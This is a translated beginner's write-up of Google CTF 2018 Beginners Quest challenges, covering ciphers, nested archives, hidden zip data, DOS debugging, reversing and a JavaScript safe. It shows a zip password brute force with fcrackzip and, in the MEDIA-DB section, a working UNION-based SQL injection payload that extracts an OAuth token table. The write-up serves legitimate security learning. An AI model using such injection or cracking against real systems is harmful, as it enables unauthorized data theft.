This article was machine-translated from the Japanese version.
This article is for day 19 of the CTF Advent Calendar 2018. Day 18 was mage_1868’s MortAl mage aGEnts write-up.
As a CTF beginner, I’ve been working through the Google CTF 2018 Beginners Quest, and I’m putting together the write-ups I’ve been writing in my Diary. I haven’t finished them all yet, so I’ll add the rest as soon as I solve them.
I was planning to write about the tools I used as well, but since it would get too long, I’ll save that for another time. If you have any comments, please reach out on Twitter or Mastodon.
Misc
LETTER

A single PDF file is provided. You get the flag by searching with a viewer.
OCR IS COOL!
A single PNG file, which is a capture of a Gmail message body, is provided.

Based on the text, it looks like a ROT N cipher, so you decrypt VMY{vtxltkvbiaxkbltlnulmbmnmbhgvbiaxk} in the body. Since the flag is in the CTF{...} format, you can tell it’s ROT 7.
I used CyberChef for the decryption.
SECURITY BY OBSCURITY
A single file is provided. The file command shows it’s a zip, so you extract it.
After extracting to a certain point, the extension changes, so you keep extracting by changing the commands for zip, xz, bz2, and gz until finally, a password-protected zip appears.
Check the password using brute force, extract it, and get the flag. I used fcrackzip here.
- Extraction script
import os
import filetype
import zipfile
import subprocess
import gzip

filepath = 'password.x.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.a.b.c.d.e.f.g.h.i.j.k.l.m.n.o.p'

while True:
    extension = filetype.guess(filepath).extension
    print('%s: %s' % (extension, filepath))
    if extension == 'zip':
        with zipfile.ZipFile(filepath) as f:
            f.extractall()
    elif extension == 'xz':
        subprocess.call(['7z', 'e', filepath])
    elif extension == 'bz2':
        subprocess.call(['bzip2', '-d', filepath])
        os.rename(filepath + '.out', '.'.join(filepath.split('.')[0:-1]))
    elif extension == 'gz':
        with gzip.open(filepath) as f:
            with open('.'.join(filepath.split('.')[0:-1]), 'wb') as nf:
                nf.write(f.read())

    filepath = '.'.join(filepath.split('.')[0:-1])
- brute force
$ fcrackzip -l 4 -u -b password.x
PASSWORD FOUND!!!!: pw == asdf
$ unzip password.x
Archive:  password.x
[password.x] password.txt password:
 extracting: password.txt
$ cat password.txt
CTF{DUMMY_FLAG}
FLOPPY
$ file foo.ico
foo.ico: MS Windows icon resource - 1 icon, 32x32, 16 colors
An .ico file is provided. Since there’s nothing unusual about the image itself, I checked the contents with a hex editor.

The magic number PK indicating a zip file is present in the latter half of the data, followed by strings like driver.txt that look like a zip archive. Therefore, I saved all data from PK onwards as a new file and unzipped it.
$ unzip foo.zip
Archive:  foo.zip
  inflating: driver.txt
  inflating: www.com
The contents of driver.txt will be the flag.
FLOPPY2
Since I couldn’t solve it on my own, I referred to Google CTF: Beginner Quest: FLOPPY2 (Debugging DOS Programs).
The file in FLOPPY where the flag was written said In case of emergency, run www.com, and as you can tell from the word run, this file is executable. (This is the part I didn’t get.)
$ cat driver.txt
This is the driver for the Aluminum-Key Hardware password storage device.
     CTF{DUMMY}

In case of emergency, run www.com
COM files1 are executable in MS-DOS, and here we will emulate them using DOSBox2. On Debian-based systems, you can install it via apt.
To assist with the debugging mentioned later, install the DOSBox debugger3 as well.
Place www.com and the DEBUG.COM included with the debugger into a suitable directory. From here on, this directory will be referred to as workdir.

Launch dosbox and mount workdir as C: using mount c ./workdir. Move to the mounted drive with c:.

Run DEBUG.COM WWW.COM to open WWW.COM in the debugger. In the debugger, execute WWW.COM with g, then dump the execution results with d. Obtain the flag.
- Aside
Since www.com contains control characters within the text, the flag won’t be displayed if you just run it normally.4
Even without using a debugger, you can obtain the flag by saving the output to a file and opening it with a text or binary editor.
MEDIA-DB
A python script for manipulating sqlite3 is provided.
When the script is launched, the flag is registered in the oauth_token column of the oauth_tokens table.
with open('oauth_token') as fd:
  flag = fd.read()

conn = sqlite3.connect(':memory:')
c = conn.cursor()

c.execute("CREATE TABLE oauth_tokens (oauth_token text)")
c.execute("CREATE TABLE media (artist text, song text)")
c.execute("INSERT INTO oauth_tokens VALUES ('{}')".format(flag))
Several functions can be executed after that, but the insert function doesn’t escape single quotes.
  if choice == '1':
    my_print("artist name?")
    artist = raw_input().replace('"', "")
    my_print("song name?")
    song = raw_input().replace('"', "")
    c.execute("""INSERT INTO media VALUES ("{}", "{}")""".format(artist, song))
There is also a feature that picks a random artist from the media table and uses the result directly in the where clause.
  elif choice == '4':
    artist = random.choice(list(c.execute("SELECT DISTINCT artist FROM media")))[0]
    my_print("choosing songs from random artist: {}".format(artist))
    print_playlist("SELECT artist, song FROM media WHERE artist = '{}'".format(artist))
Therefore, by inserting a string from which the oauth_token value can be retrieved as the artist name, you can obtain the flag by using that string through the random function.
% nc media-db.ctfcompetition.com 1337
=== Media DB ===
1) add song
2) play artist
3) play song
4) shuffle artist
5) exit
> 1
artist name?
1' OR '1' = '1' UNION ALL SELECT oauth_token, oauth_token FROM oauth_tokens; --
song name?
a
1) add song
2) play artist
3) play song
4) shuffle artist
5) exit
> 4
choosing songs from random artist: 1' OR '1' = '1' UNION ALL SELECT oauth_token, oauth_token FROM oauth_tokens; --

== new playlist ==
1: "a" by "1' OR '1' = '1' UNION ALL SELECT oauth_token, oauth_token FROM oauth_tokens; -- "
2: "CTF{DUMMY_FLAG}
" by "CTF{DUMMY_FLAG}
"
Reversing
FIRMWARE
I was given ext4 filesystem data. After mounting it, I found a file named .mediapc_backdoor_password.gz. Since it looked incredibly suspicious, I checked the contents and got the flag.
I discovered this file while running a check with testdisk.
$ mkdir /mnt/challenge
$ mount challenge.ext4 /mnt/challenge
$ ls -la /mnt/challenge
total 40
drwxr-xr-x. 22 root root  1024 Jun 22 09:54 .
drwxr-xr-x.  3 root root    23 Nov 11 04:56 ..
-rw-r--r--.  1 root root    40 Jun 22 09:54 .mediapc_backdoor_password.gz
drwxr-xr-x.  2 root root  3072 Jun 22 09:54 bin
drwxr-xr-x.  2 root root  1024 Jun 22 09:54 boot
drwxr-xr-x.  4 root root  1024 Jun 22 09:54 dev
drwxr-xr-x. 52 root root  4096 Jun 22 09:54 etc
drwxr-xr-x.  2 root root  1024 Jun 22 09:54 home
drwxr-xr-x. 12 root root  1024 Jun 22 09:54 lib
drwxr-xr-x.  2 root root  1024 Jun 22 09:54 lib64
drwx------.  2 root root 12288 Jun 22 09:51 lost+found
drwxr-xr-x.  2 root root  1024 Jun 22 09:54 media
drwxr-xr-x.  2 root root  1024 Jun 22 09:54 mnt
drwxr-xr-x.  2 root root  1024 Jun 22 09:54 opt
drwxr-xr-x.  2 root root  1024 Jun 22 09:54 proc
drwx------.  2 root root  1024 Jun 22 09:54 root
drwxr-xr-x.  4 root root  1024 Jun 22 09:54 run
drwxr-xr-x.  2 root root  3072 Jun 22 09:54 sbin
drwxr-xr-x.  2 root root  1024 Jun 22 09:54 srv
drwxr-xr-x.  2 root root  1024 Jun 22 09:54 sys
drwxr-xr-x.  2 root root  1024 Jun 22 09:54 tmp
drwxr-xr-x. 10 root root  1024 Jun 22 09:54 usr
drwxr-xr-x.  9 root root  1024 Jun 22 09:54 var
$ gzip -d /mnt/challenge/.mediapc_backdoor_password.gz
$ cat /mnt/challenge/.mediapc_backdoor_password
CTF{DUMMY_FLAG}
GATEKEEPER
You are given an ELF file that asks for a username and password.
$ ./gatekeeper
/===========================================================================\
|               Gatekeeper - Access your PC from everywhere!                |
+===========================================================================+
[ERROR] Login information missing
Usage: ./gatekeeper <username> <password>
Check RSI at the strcmp execution point in gdb-peda.
The first time it’s 0n3_W4rM. Since this is the username, set it as the first argument and run it again.
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffe7f8 --> 0x4242004141414141 ('AAAAA')
RBX: 0x0
RCX: 0xb48 ('H\x0b')
RDX: 0x2e ('.')
RSI: 0x555555554de0 ("0n3_W4rM")
RDI: 0x7fffffffe7f8 --> 0x4242004141414141 ('AAAAA')
RBP: 0x7fffffffe490 --> 0x0
RSP: 0x7fffffffe3e0 --> 0x7fffffffe578 --> 0x7fffffffe7d0 ("/media/sf_VirtualBoxCentOS/./gatekeeper")
RIP: 0x555555554a46 (<main+143>:        call   0x555555554770 <strcmp@plt>)
R8 : 0x2e ('.')
R9 : 0x7ffff7ff1740 (0x00007ffff7ff1740)
R10: 0x7fffffffde20 --> 0x0
R11: 0x246
R12: 0x5555555547c0 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffe570 --> 0x3
R14: 0x0
R15: 0x0
EFLAGS: 0x212 (carry parity ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x555555554a39 <main+130>:   mov    rax,QWORD PTR [rax]
   0x555555554a3c <main+133>:   lea    rsi,[rip+0x39d]        # 0x555555554de0
   0x555555554a43 <main+140>:   mov    rdi,rax
=> 0x555555554a46 <main+143>:   call   0x555555554770 <strcmp@plt>
   0x555555554a4b <main+148>:   test   eax,eax
   0x555555554a4d <main+150>:   je     0x555555554a7b <main+196>
   0x555555554a4f <main+152>:   mov    edi,0xa
   0x555555554a54 <main+157>:   call   0x555555554710 <putchar@plt>
Guessed arguments:
arg[0]: 0x7fffffffe7f8 --> 0x4242004141414141 ('AAAAA')
arg[1]: 0x555555554de0 ("0n3_W4rM")
The second time is zLl1ks_d4m_T0g_I. Set this as the second argument and run it again.
[----------------------------------registers-----------------------------------]
RAX: 0x555555757010 --> 0x4242424242 ('BBBBB')
RBX: 0x0
RCX: 0xb48 ('H\x0b')
RDX: 0x2e ('.')
RSI: 0x555555554e01 ("zLl1ks_d4m_T0g_I")
RDI: 0x555555757010 --> 0x4242424242 ('BBBBB')
RBP: 0x7fffffffe480 --> 0x0
RSP: 0x7fffffffe3d0 --> 0x7fffffffe568 --> 0x7fffffffe7cd ("/media/sf_VirtualBoxCentOS/./gatekeeper")
RIP: 0x555555554b57 (<main+416>:        call   0x555555554770 <strcmp@plt>)
R8 : 0x2e ('.')
R9 : 0x7ffff7ff1740 (0x00007ffff7ff1740)
R10: 0x7fffffffde20 --> 0x0
R11: 0x246
R12: 0x5555555547c0 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffe560 --> 0x3
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x555555554b49 <main+402>:   mov    rax,QWORD PTR [rbp-0x10]
   0x555555554b4d <main+406>:   lea    rsi,[rip+0x2ad]        # 0x555555554e01
   0x555555554b54 <main+413>:   mov    rdi,rax
=> 0x555555554b57 <main+416>:   call   0x555555554770 <strcmp@plt>
   0x555555554b5c <main+421>:   test   eax,eax
   0x555555554b5e <main+423>:   jne    0x555555554bba <main+515>
   0x555555554b60 <main+425>:   lea    rdi,[rip+0x2ab]        # 0x555555554e12
   0x555555554b67 <main+432>:   call   0x5555555548ca <text_animation>
Guessed arguments:
arg[0]: 0x555555757010 --> 0x4242424242 ('BBBBB')
arg[1]: 0x555555554e01 ("zLl1ks_d4m_T0g_I")
Second strcmp. RDI should contain the second argument, but it has changed from zLl1ks_d4m_T0g_I to I_g0T_m4d_sk1lLz. Since the behaviour and results show it’s being reversed for comparison, I’ll set it to I_g0T_m4d_sk1lLz and run it again.
[----------------------------------registers-----------------------------------]
RAX: 0x555555757010 ("I_g0T_m4d_sk1lLz")
RBX: 0x0
RCX: 0xb48 ('H\x0b')
RDX: 0x2e ('.')
RSI: 0x555555554e01 ("zLl1ks_d4m_T0g_I")
RDI: 0x555555757010 ("I_g0T_m4d_sk1lLz")
RBP: 0x7fffffffe480 --> 0x0
RSP: 0x7fffffffe3d0 --> 0x7fffffffe568 --> 0x7fffffffe7c2 ("/media/sf_VirtualBoxCentOS/./gatekeeper")
RIP: 0x555555554b57 (<main+416>:        call   0x555555554770 <strcmp@plt>)
R8 : 0x2e ('.')
R9 : 0x7ffff7ff1740 (0x00007ffff7ff1740)
R10: 0x7fffffffde20 --> 0x0
R11: 0x246
R12: 0x5555555547c0 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffe560 --> 0x3
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x555555554b49 <main+402>:   mov    rax,QWORD PTR [rbp-0x10]
   0x555555554b4d <main+406>:   lea    rsi,[rip+0x2ad]        # 0x555555554e01
   0x555555554b54 <main+413>:   mov    rdi,rax
=> 0x555555554b57 <main+416>:   call   0x555555554770 <strcmp@plt>
   0x555555554b5c <main+421>:   test   eax,eax
   0x555555554b5e <main+423>:   jne    0x555555554bba <main+515>
   0x555555554b60 <main+425>:   lea    rdi,[rip+0x2ab]        # 0x555555554e12
   0x555555554b67 <main+432>:   call   0x5555555548ca <text_animation>
Guessed arguments:
arg[0]: 0x555555757010 ("I_g0T_m4d_sk1lLz")
arg[1]: 0x555555554e01 ("zLl1ks_d4m_T0g_I")
I_g0T_m4d_sk1lLz is the password, and you get the flag.
$ ./gatekeeper 0n3_W4rM I_g0T_m4d_sk1lLz
/===========================================================================\
|               Gatekeeper - Access your PC from everywhere!                |
+===========================================================================+
 ~> Verifying.......Correct!
Welcome back!
CTF{DUMMY_FLAG}
Web
JS SAFE
Since I couldn’t solve it on my own, I referred to Hacking Livestream #57: Google CTF 2018 Beginners Quest and CTFtime.org / Google Capture The Flag 2018 (Quals) / Beginner’s Quest - JS Safe 1.0 / Writeup.

A file named js_safe_1.html was provided as an attachment, which displays a text box when opened in a browser. Entering any random string results in an “Access Denied” message.
<script>
const alg = { name: 'AES-CBC', iv: Uint8Array.from([211,42,178,197,55,212,108,85,255,21,132,210,209,137,37,24])};
const secret = Uint8Array.from([26,151,171,117,143,168,228,24,197,212,192,15,242,175,113,59,102,57,120,172,50,64,201,73,39,92,100,64,172,223,46,189,65,120,223,15,34,96,132,7,53,63,227,157,15,37,126,106]);
async function open_safe() {
  keyhole.disabled = true; /* keyholeは表示されているテキストボックス */
  password = /^CTF{([0-9a-zA-Z_@!?-]+)}$/.exec(keyhole.value);
  if (!password || !(await x(password[1]))) return document.body.className = 'denied';
  document.body.className = 'granted';
  const pwHash = await crypto.subtle.digest('SHA-256', new TextEncoder().encode(password[1]));
  const key = await crypto.subtle.importKey('raw', pwHash, alg, false, ['decrypt']);
  content.value = new TextDecoder("utf-8").decode(await crypto.subtle.decrypt(alg, key, secret))
}
</script>
Looking at the source code, if the string entered into the text box matches the regular expression /^CTF{([0-9a-zA-Z_@!?-]+)}$/, the string inside the curly braces is passed as an argument to function x; if the result is true, it decodes some kind of binary sequence.
<script>
async function x(password) {
    // TODO: check if they can just use Google to get the password once they understand how this works.
    var code = 'icffjcifkciilckfmckincmfockkpcofqcoircqfscoktcsfucsivcufwcooxcwfycwiAcyfBcwkCcBfDcBiEcDfFcwoGcFfHcFiIcHfJcFkKcJfLcJiMcLfNcwwOcNNPcOOQcPORcQNScRkTcSiUcONVcUoWcOwXcWkYcVkЀcYiЁcЀfЂcQoЃcЂkЄcЃfЅcPNІcЅwЇcІoЈcЇiЉcЈfЊcPkЋcЊiЌcІiЍcЌfЎcWoЏcЎkАcЏiБcІkВcБfГcNkДcГfЕcЇkЖcЕiЗcЖfИcRwЙcИoКcЙkЛcUkМcЛiНcМfОcИkПcОiРcПfСcUwТcСiУcQkФcУiХcЃiЦcQwЧcЦoШcЧkЩcШiЪcЩfЫcRiЬcЫfЭcКiЮcЭfЯcСoаcЯiбcГiвcЙiгcRoдcгkеcдiжdТaзcЛfиdзaжcжийcСkкdйaжcжклcйfмdлaжcжмнdТaжcжноdЀaжcжопdNaжcжпрcUiсcрfтdсaуdЁaтcтутcтофcТfхdфaтcтхтcтктcтнтcтмцdсaтcтцтcтктcтутcтнчaaтшdЯaщcйiъcщfыdъaьcжыэcVfюdэaьcьюьcьояdЛaьcьяьcьуьcьыѐчшьёѐшшђcOfѓdђaѓcѓнѓcѓнєcUfѕdєaѓcѓѕіcЯfїdіaѓcѓїјaёѓљaaтњcжшћcЎiќcћfѝdќaњcњѝњcњeўcЏfџdўaњcњџѠdАaњcњѠњcњшњcњѝњcњfњcњџѡљшњѢaaтѣcжшѣcѣѝѣcѣeѣcѣџѤcЯkѥdѤaѣcѣѥѣcѣшѣcѣѝѣcѣfѣcѣџѦѢшѣѧcцнѧcѧїѨdСaѧcѧѨѧcѧкѧcѧуѩaёѧѪcхмѫdрaѪcѪѫѪcѪкѬdYaѪcѪѬѪcѪиѭaѩѪѮcяюѯdНaѮcѮѯѮcѮиѮcѮхѮcѮкѰaѭѮѱdVaѲcхѱѲcѲѕѳcNoѴcѳkѵcѴfѶdѵaѲcѲѶѲcѲiѲcѲlѲcѲmѷјѲgѸјѭѷѹbѰѸѺcXfѻdѺaѻcѻюѻcѻоѻcѻкѻcѻoѼdђaѻcѻѼѻcѻнѻcѻнѻcѻѕѻcѻїѽaёѻѾѽѹшѿceeҀceeҁcee҂ceeѿaѾeҀјѿT҂ѡҀшҁјh҂hѦҁшѿaѾfҀјѿV҂ѡҀшҁјh҂hѦҁшѿaѾiҀјѿU҂ѡҀшҁјh҂hѦҁшѿaѾjҀјѿX҂ѡҀшҁјh҂hѦҁшѿaѾkҀјѿЁ҂ѡҀшҁјh҂hѦҁшѿaѾlҀјѿF҂ѡҀшҁјh҂hѦҁшѿaѾmҀјѿЄ҂ѡҀшҁјh҂hѦҁшѿaѾnҀјѿЉ҂ѡҀшҁјh҂hѦҁшѿaѾoҀјѿЄ҂ѡҀшҁјh҂hѦҁшѿaѾpҀјѿЋ҂ѡҀшҁјh҂hѦҁшѿaѾqҀјѿЍ҂ѡҀшҁјh҂hѦҁшѿaѾrҀјѿА҂ѡҀшҁјh҂hѦҁшѿaѾsҀјѿF҂ѡҀшҁјh҂hѦҁшѿaѾtҀјѿВ҂ѡҀшҁјh҂hѦҁшѿaѾuҀјѿД҂ѡҀшҁјh҂hѦҁшѿaѾvҀјѿЗ҂ѡҀшҁјh҂hѦҁшѿaѾwҀјѿК҂ѡҀшҁјh҂hѦҁшѿaѾxҀјѿН҂ѡҀшҁјh҂hѦҁшѿaѾyҀјѿР҂ѡҀшҁјh҂hѦҁшѿaѾAҀјѿТ҂ѡҀшҁјh҂hѦҁшѿaѾBҀјѿФ҂ѡҀшҁјh҂hѦҁшѿaѾCҀјѿW҂ѡҀшҁјh҂hѦҁшѿaѾDҀјѿХ҂ѡҀшҁјh҂hѦҁшѿaѾEҀјѿЪ҂ѡҀшҁјh҂hѦҁшѿaѾFҀјѿЬ҂ѡҀшҁјh҂hѦҁшѿaѾGҀјѿЮ҂ѡҀшҁјh҂hѦҁшѿaѾHҀјѿа҂ѡҀшҁјh҂hѦҁшѿaѾIҀјѿe҂ѡҀшҁјh҂hѦҁшѿaѾJҀјѿб҂ѡҀшҁјh҂hѦҁшѿaѾKҀјѿв҂ѡҀшҁјh҂hѦҁшѿaѾLҀјѿK҂ѡҀшҁјh҂hѦҁшѿaѾMҀјѿе҂ѡҀшҁјh҂hѦҁшѐceeёceeѓceeјceeљceeњceeѡceeѢceeѣceeѦceeѧceeѩceeѪceeѭceeѮceeѰceeѲceeѷceeѸceeѹceeѻceeѽceeѾceeҀceeҁceeжceeтceeчceeьcee'
    var env = {
        a: (x,y) => x[y],
        b: (x,y) => Function.constructor.apply.apply(x, y),
        c: (x,y) => x+y,
        d: (x) => String.fromCharCode(x),
        e: 0,
        f: 1,
        g: new TextEncoder().encode(password),
        h: 0,
    };
    for (var i = 0; i < code.length; i += 4) {
        var [lhs, fn, arg1, arg2] = code.substr(i, 4);
        try {
            env[lhs] = env[fn](env[arg1], env[arg2]);
        } catch(e) {
            env[lhs] = new env[fn](env[arg1], env[arg2]);
        }
        if (env[lhs] instanceof Promise) env[lhs] = await env[lhs];
    }
    return !env.h;
}
</script>
In function x, the string ‘code’ is read four characters at a time, and processing is carried out based on its content. For this function to return true, the value of env.h must ultimately be null, undefined, 0, ’’ (an empty string), or false.
    for (var i = 0; i < code.length; i += 4) {
        var [lhs, fn, arg1, arg2] = code.substr(i, 4);
        console.log('-------------------------', i, env['h']);
        console.log(lhs, "=", env[fn], "(", env[arg1], ",", env[arg2], ")");
        console.log(env);

I’ll perform print debugging using console.log to track changes in the env. Looking through it, for a while it seems to be generating some strings, but from i=876, I can see a process that appears to be taking the SHA-256 hash of the password argument.

After that, string generation continues for a bit longer, and at i = 940, the Uint8Array() of the hash generated earlier is assigned to env['Ѿ'].

Since the value of env.h changes for the first time at i = 980, I’ll focus on the process immediately preceding it. I’ve output arg1 and arg2 as well for debugging purposes.
At i = 960, index 0 of the previously assigned Uint8Array() is assigned to env['ѿ'], and at i = 968, the XOR of env['ѿ'] and env['T'] (= 230) is taken and assigned to env['҂']. At i = 976, the result of the OR operation between env['h'] and env['҂'] is assigned to env['h'].
In other words, to perform the operations from at least i = 960 to i = 976 and keep env.h at 0, index 0 of the Uint8Array() obtained from the hash of the password argument in function x must be 230.
